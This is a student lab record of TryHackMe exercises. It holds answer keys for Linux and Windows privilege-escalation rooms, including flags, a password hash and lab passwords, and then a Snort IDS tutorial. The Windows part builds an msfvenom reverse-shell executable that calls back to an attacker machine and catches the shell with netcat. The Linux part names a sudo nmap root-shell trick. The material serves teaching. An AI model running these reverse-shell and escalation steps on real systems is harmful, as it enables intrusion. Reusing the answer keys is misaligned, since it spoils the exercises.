7063c3930affe123baecd3b340f1ad2c ✓ Correct Answer

Answer the questions below

Run *chkrootkit* on the affected system. What is the full path of the `.sh` file that was detected?

/var/tmp/findme.sh ✓ Correct Answer

Run *rkhunter* on the affected system. What is the result of the `(UID 0) accounts` check?

Warning ✓ Correct Answer

Rajalakshmi Engineering College

Cryptography and Network Security Lab

Ex. No.: 6

Linux Privilege Escalation

Aim:

The primary aim of the Linux Privilege Escalation is to equip learners with the knowledge and hands-on experience necessary to identify and exploit privilege escalation vulnerabilities in Linux systems. This is crucial for understanding how attackers gain elevated access and how to secure systems against such threats.

Objectives:

1. Understand Privilege Escalation Concepts:
   - Learn the difference between vertical and horizontal privilege escalation and their impact on system security.
   - Understand the typical attack vectors and misconfigurations that lead to privilege escalation.

2. Enumerate System Information:
   - Develop skills to systematically gather information about the system, users, environment variables, services, and installed software to identify potential escalation paths.

3. Identify Common Vulnerabilities and Misconfigurations:
   - Recognize common privilege escalation techniques, including:
     - Exploiting SUID/SGID binaries.
     - Abusing sudo permissions and misconfigured sudoers files.
     - Kernel exploits for outdated or vulnerable kernels.
     - Exploiting cron jobs and writable scripts.
     - Leveraging environmental variables, PATH misconfigurations, and world-writable files.

4. Hands-on Exploitation Techniques:
   - Gain practical experience in exploiting these vulnerabilities to escalate privileges on Linux systems in a controlled environment.

5. Utilize Enumeration and Exploitation Tools:
   - Learn how to use tools like LinPEAS, Linux Exploit Suggester, GTFOBins, and custom scripts to automate the enumeration and privilege escalation process.

6. Post-Exploitation and Persistence Techniques:
   - Understand what attackers can do after gaining root access, including establishing persistence, creating backdoors, and covering tracks.

7. Mitigation and Hardening Strategies:
   - Learn how to secure Linux systems by identifying and mitigating privilege escalation vulnerabilities.

- Understand best practices for system hardening and monitoring to prevent privilege escalation attacks.

8. Apply Knowledge in Real-World Scenarios:
- Engage in practical exercises and real-world simulations to apply privilege escalation techniques and improve problem-solving skills in ethical hacking and penetration testing contexts.

Result:
After completing this exercise, the technical knowledge and practical skills to identify, exploit, and mitigate privilege escalation vulnerabilities in Linux systems—an essential component of ethical hacking, penetration testing, and system administration is learned.

Answer the questions below

What is the hostname of the target system?

wade7363 ✓ Correct Answer

What is the Linux kernel version of the target system?

3.13.0-24-generic ✓ Correct Answer

What Linux is this?

Ubuntu 14.04 LTS ✓ Correct Answer

What version of the Python language is installed on the system?

2.7.6 ✓ Correct Answer

What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)

CVE-2015-1328 ✓ Correct Answer

Answer the questions below

find and use the appropriate kernel exploit to gain root privileges on the target system.

No answer needed ✓ Correct Answer Hint

What is the content of the flag1.txt file?

THM-28392872729920 ✓ Correct Answer

Answer the questions below

How many programs can the user "karen" run on the target system with sudo rights?

3 ✓ Correct Answer

What is the content of the flag2.txt file?

THM-402028394 ✓ Correct Answer

How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?

sudo nmap --interactive ✓ Correct Answer

What is the hash of frank's password?

$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaq✓ Correct Answer

Answer the questions below

Which user shares the name of a great comic book writer?

gerryconway ✓ Correct Answer

What is the password of user2?

Password1 ✓ Correct Answer

What is the content of the flag3.txt file?

THM-3847834 ✓ Correct Answer

Answer the questions below

Complete the task described above on the target system

No answer needed ✓ Correct Answer

How many binaries have set capabilities?

6 ✓ Correct Answer

What other binary can be used through its capabilities?

view ✓ Correct Answer

What is the content of the flag4.txt file?

THM-9349843 ✓ Correct Answer

Answer the questions below

How many user-defined cron jobs can you see on the target system?

4 ✓ Correct Answer

What is the content of the flag5.txt file?

THM-383000283 ✓ Correct Answer

What is Matt's password?

123456 ✓ Correct Answer

Answer the questions below

What is the odd folder you have write access for?

/home/murdoch ✓ Correct Answer Hint

Exploit the $PATH vulnerability to read the content of the flag6.txt file.

No answer needed ✓ Correct Answer Hint

What is the content of the flag6.txt file?

THM-736628929 ✓ Correct Answer

Answer the questions below

How many mountable shares can you identify on the target system?

3 ✓ Correct Answer

How many shares have the "no_root_squash" option enabled?

3 ✓ Correct Answer

Gain a root shell on the target system

No answer needed ✓ Correct Answer

What is the content of the flag7.txt file?

THM-89384012 ✓ Correct Answer

Answer the questions below

What is the content of the flag1.txt file?

THM-42828719920544 ✓ Correct Answer

What is the content of the flag2.txt file?

THM-168824782390238 ✓ Correct Answer

Ex. No.: 7

Windows Privilege Escalation

Aim:

To walk through a variety of Windows Privilege Escalation techniques in TryHackMe platform.

Windows privilege escalation is the process of gaining higher-level permissions on a Windows system, typically moving from a low-privileged user to SYSTEM or administrator.

Algorithm:

1. Deploy the target machine.

   1) Use attacker box — Provided by TryHackMe, it consists of all the required tools available for attacking.
   2) Use OpenVpn configuration file to connect your machine (kali linux) to their network.

2. create a specific folder named "priv_tools" on attacker machine.
3. From that newly created folder,run " *sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py tools* ." to start samba service on local port 445.
4. create a reverse shell using msfvenom with respective variables set. Make sure to change lhost (IP address) to kali machines IP
5. set up a listener on Kali Machine to receive reverse connections when execute previously created .exe file on target machine.
6. Access target machine using its RDP. Run the below command to access RDP from Kali Machine.

   ```
   ⛩\> xfreerdp /u:user /p:password321 /cert:ignore /v:10.10.69.23
   ```

7. Once we access target windows OS successfully, open command prompt, change directory to C:\PrivEsc.
8. Download rev.exe (reverse shell) from Kali to Windows using below command.

   ```
   c:\PrivEsc>copy \\10.13.8.55\tools\rev.exe
           1 file(s) copied.
   ```

9. Run the reverse shell on target to connect our netcat on kali machine.

   ```
   c:\PrivEsc>.\rev.exe
   ```

10. Once we execute that exe file, we receive connection on netcat and run '*whoami /priv' to find the available privileges to current user.*

Output:

```
⛩\>
⛩\> pwd
/home/kali/priv_tools
⛩\> sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py tools .
[sudo] password for kali:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

```
⛩\> pwd
/home/kali/priv_tools
⛩\> msfvenom -p windows/x64/shell_reverse_tcp -f exe lhost=10.13.8.55 lport=9090 -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: rev.exe
⛩\>
```

```
⛩\> nc -lvnp 9090
listening on [any] 9090 ...
```

```
Command Prompt
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\user>cd c:\PrivEsc

c:\PrivEsc>
```

```
⛩\> nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.13.8.55] from (UNKNOWN) [10.10.69.23] 49918
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\PrivEsc>whoami
whoami
win-qba94kb3iof\user

c:\PrivEsc>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeShutdownPrivilege           Shut down the system           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Result:
Several tools have been written which help find potential privilege escalations on Windows. Four of these tools have been included on the Windows VM in the C:\PrivEsc directory:
winPEASany.exe
Seatbelt.exe
PowerUp.ps1
SharpUp.exe

Answer the questions below

What is the original BINARY_PATH_NAME of the daclsvc service?

C:\Program Files\DACL Service\daclservice.exe ✓ Correct Answer

Answer the questions below

What is the BINARY_PATH_NAME of the unquotedsvc service?

C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe ✓ Correct Answer

Answer the questions below

What was the admin password you found in the registry?

password123 ✓ Correct Answer

Answer the questions below

What is the NTLM hash of the admin user?

a9fdfa038c4b75ebc76dc855dd74f0da ✓ Correct Answer Hint

Answer the questions below

Name one user privilege that allows this exploit to work.

SeImpersonatePrivilege ✓ Correct Answer Hint

Name the other user privilege that allows this exploit to work.

SeAssignPrimaryTokenPrivilege ✓ Correct Answer Hint

Ex. No.: 8 **Date:**

Demonstrate Intrusion Detection System (snort)

SNORT is an open-source, rule-based Network Intrusion Detection and Prevention System (NIDS/NIPS). Snort is the foremost Open Source Intrusion Prevention System (IPS) in the world. Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generate alerts for users."

Aim:

To start working with Snort to analyse live and captured traffic.

Requirements

- To know basic Linux command-line functionalities like general system navigation and Network fundamentals (ports, protocols and traffic data)
- To have general knowledge of network basics and Linux fundamentals,
- Must complete the 'Network Fundamentals' module. And "Linux Fundamentals" rooms (1 2 3) in try hack me platform.

Algorithm:

1. Setup Interactive material and exercise for snort instance setup. Use the folder "Task-Exercises" on the Desktop.
2. to generate traffic to our snort interface using the script traffic-generator.sh to trigger traffic to the snort interface.
3. Run the "traffic generator.sh" file by executing it as sudos
4. Choose the exercise type and then automatically open another terminal to show you the output of the selected action
5. Once you choose an action, the menu disappears and opens a terminal instance to show you the output of the action.
6. Navigate to the Task-Exercises folder and run the command "./.easy.sh" and write the output.

```
ubuntu@ip-10-10-138-56:~$ cd Desktop/Task-Exercises/
ubuntu@ip-10-10-138-56:~/Desktop/Task-Exercises$ ./.easy.sh
Too Easy!
ubuntu@ip-10-10-138-56:~/Desktop/Task-Exercises$
```

7. Read the details about the Introduction about the IDS and IPS and answer the following questions and answer it
   a. Which snort mode can help you stop the threats on a local machine? Answer: HIPS
   b. Which snort mode can help you detect threats on a local network? Answer: NIDS
   c. Which snort mode can help you detect the threats on a local machine? Answer: HIDS
   d. Which snort mode can help you stop the threats on a local network? Answer: NIPS
   e. Which snort mode works similar to NIPS mode? Answer: NBA
   f. According to the official description of the snort, what kind of NIPS is it? Answer: full-blown
   g. NBA training period is also known as … Answer: baselining

8. Read the Task 4 content to make first interaction with snort instance
   Run the Snort instance and check the build number.
   Command: `snort -V`

```
ubuntu@ip-[redacted]:~/Desktop/Task-Exercises$ snort -V

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.7.0 GRE (Build 149)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.9.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11
```

9. Test the current instance with "/etc/snort/snort.conf" file and check how many rules are loaded with the current build.


```
snort -T -c /etc/snort/snort.conf
```

```
ubuntu@ip-[redacted]:~/Desktop/Task-Exercises$ snort -T -c /etc/snort/snort.conf
Running in Test mode

       --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"

4151 Snort rules read
    3477 detection rules
    0 decoder rules
    0 preprocessor rules
3477 Option Chains linked into 271 Chain Headers
0 Dynamic rules
+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

10. Test the current instance with "/etc/snort/snortv2.conf" file and check how many rules are loaded with the current build.

```
snort -T -c /etc/snort/snortv2.conf
```

```
ubuntu@ip-[redacted]:~/Desktop/Task-Exercises$ snort -T -c /etc/snort/snortv2.conf
Running in Test mode

       --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snortv2.conf"
```



11. Read to know Sniffer Mode operation and their parameters

Snort has various flags capable of viewing various data about the packet it is ingesting.Sniffer mode parameters:

- -v -Verbose. Display the TCP/IP output in the console.
- -d -Display the packet data (payload).
- -e -Display the link-layer (TCP/IP/UDP/ICMP) headers.
- -X -Display the full packet details in HEX.
- -i -This parameter helps to define a specific network interface to listen/sniff.

```
sudo snort -v-i eth0

sudo snort -v

sudo snort -d

sudo snort -de

sudo snort -X

snort -vd

snort -de

snort -v -d -e
```

12. Read the given content to know Packet Logger Mode operation and their parameters

Packet logger parameters:

- **-l** -Logger mode, target log and alert output directory. Default output folder is **/var/log/snort.** The default action is to dump as tcpdump format in **/var/log/snort**
- **-K ASCII-** Log packets in ASCII format.
- **-r** -Reading option, read the dumped logs in Snort.
- **-n -**Specify the number of packets that will process/read. Snort will stop after reading the specified number of packets.

1. Investigate the traffic with the default configuration file **with ASCII mode.**

   sudo snort -dev -K ASCII -l

2. Execute the traffic generator script and choose **"TASK-6 Exercise"**. Wait until the traffic ends, then stop the Snort instance. Now analyse the output summary and answer the question.

   sudo ./traffic-generator.sh

   Now, you should have the logs in the current directory. Navigate to folder "**145.254.160.237**".

3. What is the source port used to connect port 53? **Answer:** 3009


   Run first snort in logger mode.

   sudo snort -dev -K ASCII -l .

   Run the traffic generator script.

   sudo ./traffic-generator.sh

13. We are going to select task #3. As Task #6- Exercise



Let's cd to the folder created. We see 3 log files were created, which also denotes the port numbers the machine used in the traffic generated

```
root@ip-  :/home/ubuntu/Desktop/Task-Exercises# cd 145.254.160.237/
root@ip-  :/home/ubuntu/Desktop/Task-Exercises/145.254.160.237# ls
TCP:3371-80  TCP:3372-80  UDP:3009-53
root@ip-  :/home/ubuntu/Desktop/Task-Exercises/145.254.160.237# cat UDP\:3009-53
07/02-10:07:34.985487 00:00:01:00:00:00 -> FE:FF:20:00:01:00 type:0x800 len:0x59
145.254.160.237:3009 -> 145.253.2.203:53 UDP TTL:128 TOS:0x0 ID:3913 IpLen:20 DgmLen:75
Len: 47
00 23 01 00 00 01 00 00 00 00 00 00 07 70 61 67  .#...........pag
65 61 64 32 11 67 6F 6F 67 6C 65 73 79 6E 64 69  ead2.googlesyndi
63 61 74 69 6F 6E 03 63 6F 6D 00 00 01 00 01     cation.com.....
```

Use **snort.log.1640048004**

14. Read the snort.log file with Snort;

What is the IP ID of the 10th packet?

Answer: 49313

The log file created should be in the current directory.

```
ubuntu@ip-1[redacted]:~/Desktop/Task-Exercises/Exercise-Files$ cd TASK-6
ubuntu@ip-1[redacted]:~/Desktop/Task-Exercises/Exercise-Files/TASK-6$ ls
snort.log.1640048004
```

snort -r snort.log.1640048004 -n 10

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:09.754737 65.208.228.223:80 -> 145.254.160.237:3372
TCP TTL:47 TOS:0x0 ID:49313 IpLen:20 DgmLen:1420 DF
***A**** Seq: 0x114C6C54  Ack: 0x38AFFFF3  Win: 0x1920  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Read the “**snort.log.1640048004”** file with Snort; what is the referer of the 4th packet?

Answer: http://www.ethereal.com/development.html

Add “-X” to display results in ASCII format.

sudo snort -Xr snort.log.1640048004 -n 4

```
ubuntu@ip [redacted]:~/Desktop/Task-Exercises/Exercise-Files/TASK-6$ sudo snort -Xr snort.log.1640048004 -n 4
Exiting after 4 packets
Running in packet dump mode
```

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:08.222534 145.254.160.237:3372 -> 65.208.228.223:80
TCP TTL:128 TOS:0x0 ID:3909 IpLen:20 DgmLen:519 DF
***AP*** Seq: 0x38AFFE14  Ack: 0x114C618C  Win: 0x25BC  TcpLen: 20
0x0000: FE FF 20 00 01 00 00 00 01 00 00 00 08 00 45 00  .. ..........E.
0x0010: 02 07 0F 45 40 00 80 06 90 10 91 FE A0 ED 41 D0  ...E@.........A.
0x0020: E4 DF 0D 2C 00 50 38 AF FE 14 11 4C 61 8C 50 18  ...,.P8....La.P.
0x0030: 25 BC A9 58 00 00 47 45 54 20 2F 64 6F 77 6E 6C  %..X..GET /downl
0x0040: 6F 61 64 2E 68 74 6D 6C 20 48 54 54 50 2F 31 2E  oad.html HTTP/1.
0x0050: 31 0D 0A 48 6F 73 74 3A 20 77 77 77 2E 65 74 68  1..Host: www.eth
0x0060: 65 72 65 61 6C 2E 63 6F 6D 0D 0A 55 73 65 72 2D  ereal.com..User-
0x0070: 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35  Agent: Mozilla/5
0x0080: 2E 30 20 28 57 69 6E 64 6F 77 73 3B 20 55 3B 20  .0 (Windows; U;
0x0090: 57 69 6E 64 6F 77 73 20 4E 54 20 35 2E 31 3B 20  Windows NT 5.1;
0x00A0: 65 6E 2D 55 53 3B 20 72 76 3A 31 2E 36 29 20 47  en-US; rv:1.6) G
0x00B0: 65 63 6B 6F 2F 32 30 30 34 30 31 31 33 0D 0A 41  ecko/20040113..A
0x00C0: 63 63 65 70 74 3A 20 74 65 78 74 2F 78 6D 6C 2C  ccept: text/xml,
0x00D0: 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 6D 6C 2C  application/xml,
0x00E0: 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 68 74 6D  application/xhtm
0x00F0: 6C 2B 78 6D 6C 2C 74 65 78 74 2F 68 74 6D 6C 3B  l+xml,text/html;
0x0100: 71 3D 30 2E 39 2C 74 65 78 74 2F 70 6C 61 69 6E  q=0.9,text/plain
0x0110: 3B 71 3D 30 2E 38 2C 69 6D 61 67 65 2F 70 6E 67  ;q=0.8,image/png
0x0120: 2C 69 6D 61 67 65 2F 6A 70 65 67 2C 69 6D 61 67  ,image/jpeg,imag
0x0130: 65 2F 67 69 66 3B 71 3D 30 2E 32 2C 2A 2F 2A 3B  e/gif;q=0.2,*/*;
0x0140: 71 3D 30 2E 31 0D 0A 41 63 63 65 70 74 2D 4C 61  q=0.1..Accept-La
0x0150: 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 2C 65 6E  nguage: en-us,en
0x0160: 3B 71 3D 30 2E 35 0D 0A 41 63 63 65 70 74 2D 45  ;q=0.5..Accept-E
0x0170: 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 64 65  ncoding: gzip,de
0x0180: 66 6C 61 74 65 0D 0A 41 63 63 65 70 74 2D 43 68  flate..Accept-Ch
0x0190: 61 72 73 65 74 3A 20 49 53 4F 2D 38 38 35 39 2D  arset: ISO-8859-
0x01A0: 31 2C 75 74 66 2D 38 3B 71 3D 30 2E 37 2C 2A 3B  1,utf-8;q=0.7,*;
0x01B0: 71 3D 30 2E 37 0D 0A 4B 65 65 70 2D 41 6C 69 76  q=0.7..Keep-Aliv
0x01C0: 65 3A 20 33 30 30 0D 0A 43 6F 6E 6E 65 63 74 69  e: 300..Connecti
0x01D0: 6F 6E 3A 20 6B 65 65 70 2D 61 6C 69 76 65 0D 0A  on: keep-alive..
0x01E0: 52 65 66 65 72 65 72 3A 20 68 74 74 70 3A 2F 2F  Referer: http://
0x01F0: 77 77 77 2E 65 74 68 65 72 65 61 6C 2E 63 6F 6D  www.ethereal.com
0x0200: 2F 64 65 76 65 6C 6F 70 6D 65 6E 74 2E 68 74 6D  /development.htm
0x0210: 6C 0D 0A 0D 0A                                   l....
```

Read the “**snort.log.1640048004”** file with Snort; what is the Ack number of the 8th packet?

Answer: 0x38AFFFF3

sudo snort -r snort.log.1640048004 -n 8

Note to read the 8th packet of the results.

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:09.123830 65.208.228.223:80 -> 145.254.160.237:3372
TCP TTL:47 TOS:0x0 ID:49312 IpLen:20 DgmLen:1420 DF
***A**** Seq: 0x114C66F0  Ack: 0x38AFFFF3  Win: 0x1920  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Read the “**snort.log.1640048004”** file with Snort; what is the number of the **“TCP port 80”** packets?

Answer: 41

For this task, we will be utilizing “BPF”. According to Wikipedia, “The **Berkeley Packet Filter** (**BPF**) is a technology used in certain computer operating systems for programs that need to, among other things, analyze network traffic. It provides a raw interface to data link layers, permitting raw link-layer packets to be sent and received.”

Check out the syntax for BPF here: https://biot.com/capstats/bpf.html

sudo snort -r snort.log.1640048004 'tcp port 80'

The result will only display traffic captured from port 80.

```
Packet I/O Totals:
   Received:           41
   Analyzed:           41 (100.000%)
    Dropped:            0 (  0.000%)
   Filtered:            0 (  0.000%)
Outstanding:            0 (  0.000%)
   Injected:            0
```

Task 7: Operation Mode 3: IDS/IPS

IDS/IPS mode depends on the rules and configuration. TASK-10 summarises the essential paths, files and variables. Also, TASK-3 covers configuration testing. Here, we need to understand the operating logic first, and then we will be going into rules in TASK-9

NIDS mode parameters:

- -c :Defining the configuration file.
- -T :Testing the configuration file.
- **-N :**Disable logging.
- **-D :**Background mode.
- **-A:** Alert modes;
- **full**: Full alert mode, providing all possible information about the alert. This one also is the default mode; once you use -A and don't specify any mode, snort uses this mode.
- **fast**: Fast mode shows the alert message, timestamp, source and destination IP, along with port numbers.
- **console**: Provides fast style alerts on the console screen.
- **cmg**: CMG style, basic header details with payload in hex and text format.
- **none**: Disabling alerting

Once you start running IDS/IPS mode, you need to use rules. We will use a pre-defined ICMP rule as an example. The defined rule will only generate alerts in any direction of ICMP packet activity.

```
alert icmp any any <> any any  (msg: "ICMP Packet Found"; sid: 100001; rev:1;)
```

IDS/IPS mode with the different parameters:

```
sudo snort -c /etc/snort/snort.conf -T

sudo snort -c /etc/snort/snort.conf -N

sudo snort -c /etc/snort/snort.conf -D

sudo snort -c /etc/snort/snort.conf -D -X -l .

sudo snort -c /etc/snort/snort.conf -A console

sudo snort -c /etc/snort/snort.conf -A cmg

sudo snort -c /etc/snort/snort.conf -A fast

sudo snort -c /etc/snort/snort.conf -A full

sudo snort -c /etc/snort/snort.conf -A none
```

With parameter "-D", we can activate **verbosity (-v)** or **full packet dump (-X)** with **packet logger mode (-l)** and we will still have the logs in the logs folder, but there will be no output in the console.

Once you start the background mode and want to check the corresponding process, you can easily use the "ps" command as shown below;

```
ps -ef | grep snort
```

If you want to stop the daemon, you can easily use the "kill" command to stop the process.

```
sudo kill -9 <pid>
```

Using rule file without configuration file

```
sudo snort -c /etc/snort/rules/local.rules -A console
```

IPS mode and dropping packets

Snort IPS mode activated with -Q — daq afpacket parameters. You can also activate this mode by editing snort.conf file.

Activate the Data Acquisition (DAQ) modules and use the afpacket module to use snort as an IPS: -i eth0:eth1

```
sudo snort -c /etc/snort/snort.conf -q -Q --daq afpacket -i eth0:eth1 -A console
```

Investigate the traffic with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l .
```

Execute the traffic generator script and choose **"TASK-7 Exercise"**. Wait until the traffic stops, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

What is the number of the detected HTTP GET methods? **Answer:** 2

```
HTTP Inspect - encodings (Note: stream-reassembled packets included):
    POST methods:                         0
    GET methods:                          2
    HTTP Request Headers extracted:       2
    HTTP Request Cookies extracted:       0
    Post parameters extracted:            0
    HTTP response Headers extracted:      3
    HTTP Response Cookies extracted:      0
    Unicode:                              0
    Double unicode:                       0
    Non-ASCII representable:              0
    Directory traversals:                 0
    Extra slashes ("//"):                 1
    Self-referencing paths ("./"):        0
    HTTP Response Gzip packets extracted: 1
    Gzip Compressed Data Processed:       1272.00
    Gzip Decompressed Data Processed:     3608.00
    Total packets processed:              2142
```

Task 8: Operation Mode 4: PCAP Investigation

Capabilities of Snort are not limited to sniffing, logging and detecting/preventing the threats. PCAP read/investigate mode helps us work with pcap files. Once we have a pcap file and process it with Snort, we will receive default traffic statistics with alerts depending on our rule set.

PCAP mode parameters:

- **- r / — pcap-single= :**Read a single pcap

- — **pcap-list=”” :**Read pcaps provided in command (space separated).
- — **pcap-show :**Show pcap name on console during processing.

Investigating single pcap file with a configuration file.

```
sudo snort -c /etc/snort/snort.conf -q -r icmp-test.pcap -A console -n 10
```

Investigating multiple PCAPs with parameter “ — pcap-list”

```
sudo snort -c /etc/snort/snort.conf -q --pcap-list="icmp-test.pcap http2.pcap" -A console -n 10
```

Investigating multiple PCAPs with parameter “ — pcap-show”

Snort will identify the traffic, distinguish each pcap file and prompts the alerts according to our ruleset.

```
sudo snort -c /etc/snort/snort.conf -q --pcap-list="icmp-test.pcap http2.pcap" -A console --pcap-show
```

